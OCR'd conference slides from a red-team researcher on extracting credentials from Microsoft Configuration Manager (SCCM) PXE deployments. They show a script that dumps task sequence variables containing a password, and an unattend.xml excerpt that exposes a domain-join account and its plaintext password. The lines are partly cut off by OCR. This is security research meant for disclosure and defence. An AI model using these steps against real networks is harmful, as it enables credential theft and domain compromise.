Pulling Passwords out of Configuration Manager

Christopher Panayi


MWR INTEL

whoami


Christopher Panayi (@Raiona_ZA)
Doing research things @MWRCyberSec
Network Security/Red-teaming and AD Security



Once upon a client engagement...


pxetest1 - VMware Workstation
File Edit View VM Tabs Help
pxetest1
Boot Manager
Boot normally
Windows Boot Manager
EFI VMware Virtual NVME Namespace (NSID 1)
EFI VMware Virtual SATA CDROM Drive (1.0)
EFI Network
EFI Internal Shell (Unsupported option)
Enter setup
Reset the system
Shut down the system
Continue to boot using the default boot order.
↑↓=Move Highlight
<Enter>=Select Entry

Network Boot Password Screen





Once upon a client engagement...

Microsoft

Microsoft Endpoint


Configuration Manager




PXE Test [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Microsoft
System Center
Installation Progress
IT Organization
Running: Win 7 x86
Running action: Apply Operating System
Applying image 1 from install.wim to volume C:\
vars - Notepad
ct("Microsoft.SMS.TSEnvironment")
GetVariables
& tsenv(var)
vars - Notepad
File Edit Format View Help
_SMSTSQuarantinePolicy=eJzNlm9vEkEQxp+3mvgdkJc1J3BwcGdqEwpNrKmm6RE1aXxx0CNe5E8taGIav3t/Oz0
_SMSTSRebootOutsideOfServiceWindows=FALSE
_SMSTSRebootSettingsConfigPolicy=eJzNlGtLAkEUht+vBf0H8/umpZaFBZVE1kFkVBAR67qV4CVyKyT87z1nt
_SMSTSRemoteDPInstallOptions=No
_SMSTSReserved1-000=SCD\SCCMAction
_SMSTSReserved2-000=Password1!
_SMSTSRunFromDP=false
_SMSTSSWUpdateClientConfig=eJztW1tP40YUntdW6n9IeShPXnK/7FWQwG620EUkdCutqsrETogUEpTLbmm1/73
vDas3M+/bQmjJK21fbjKrTMeBKTSSTuR2jrkX/blagW5KkDjTHkqi8gSz08cVHk2TNeRJnN+FxPxds64uyjGPytTUj
ONj498mKKcpZnu3e4sppSm8KhRRt4TL9MGiX1F6Pw6blntkUemk34zK6bJNXWJjX4jUO3hK3BNt6g3JoZecthzz0Cu
_SMSTSScanToolPolicy=eJyNkE8PwUAQxX9XEt9Bei8a1SDVgzggJJKKe1VFE0r8OYj4716XRFoX2czOzHtvZnfGZ
_SMSTSShowProgressUI=TRUE
_SMSTSSiteCode=JHB
_SMSTSSiteSigningCertificate=308202E9308201D1A0030201020210354EBD2F584554804AD47FFD829961C
D074ABFC808A7A2053A35E68FCC1421AA8779F0BBB6221651253E510D50246C215ACED166ED0BE15C2371E4976
_SMSTSSmbiosGuid=F0BDCE1C-2A40-AF49-83AB-4D3835212CB3
_SMSTSSoftDistClientConfig=eJzlW21v20YM5tcO6H9Q/WEFBmSZpFh2ujRdFidtOqfzrKQZ0A2DY8teMDsJbKV
0bJebmsp3NL6rd8f3bjjtSPfq49LYMfE4leynvIdeLVWlJjIJ5t9BV6e36TjCDrNC7fB/VMeuTo3ehtjHrTGGGVnp9
_SMSTSSoftwareUpdatePolicy=eJyzYQhgyGfIYchkSGaoZPAB0sUMJQz6DHYMvAxcDAwMAF/IBM0=
_SMSTSSourceVersionJHB00002=4
_SMSTSSourceVersionJHB00003=1
_SMSTSSourceVersionJHB00006=3
_SMSTSSysHealthClientConfig=eJzdmG1rGkEQx+dtC/0ONu+td9HEs6QBo4aYmhKifYBQynlqK/gQ4mmRkO/e34
_SMSTSTaskSequence=<sequence version="3.00"><referenceList><reference package="JHB00006"/>
property="MessageTimeout">10</variable><variable name="SMSRebootTarget" property="Target"
Administrator: X:\W
X:\>notepad vars.vbs
X:\>cscript vars.vbs > vars.txt
X:\>notepad vars.txt
X:\>
Right Ctrl

Microsoft Endpoint

Configuration Manager




unattend - Notepad

File Edit Format View Help

```
                    <OOBE>
                        <NetworkLocation>Work</NetworkLocation>
                        <ProtectYourPC>1</ProtectYourPC>
                        <HideEULAPage>true</HideEULAPage>
                    </OOBE>
                    <TimeZone>South Africa Standard Time</TimeZone>
                    <RegisteredOrganization>MP</RegisteredOrganization>
                    <UserAccounts>
                        <AdministratorPassword>
                            <Value>TABvAGMAYQBsAEEAZABtAGkAbgBQAGEAcwBzAHcAbwBy
                            <PlainText>false</PlainText>
                        </AdministratorPassword>
                    </UserAccounts>
                    <RegisteredOwner>administrator</RegisteredOwner>
                </component>
            </settings><settings xmlns="urn:schemas-microsoft-com:unattend" pass="specialize"><
                    <Identification>
                        <Credentials>
                            <Username>domainjoin</Username>
                            <Domain>CONFIGMGR</Domain>
                            <Password>DJPassword3#</Password>
                        </Credentials>
                        <JoinDomain>configmgr.com</JoinDomain>
                    </Identification>
                </component>
```

Ln 17, Col 29 | 100% | Windows (CRLF) | UTF-8 with BOM

```
C:\Windows\panther\unattend>notepad unattend.xml
```



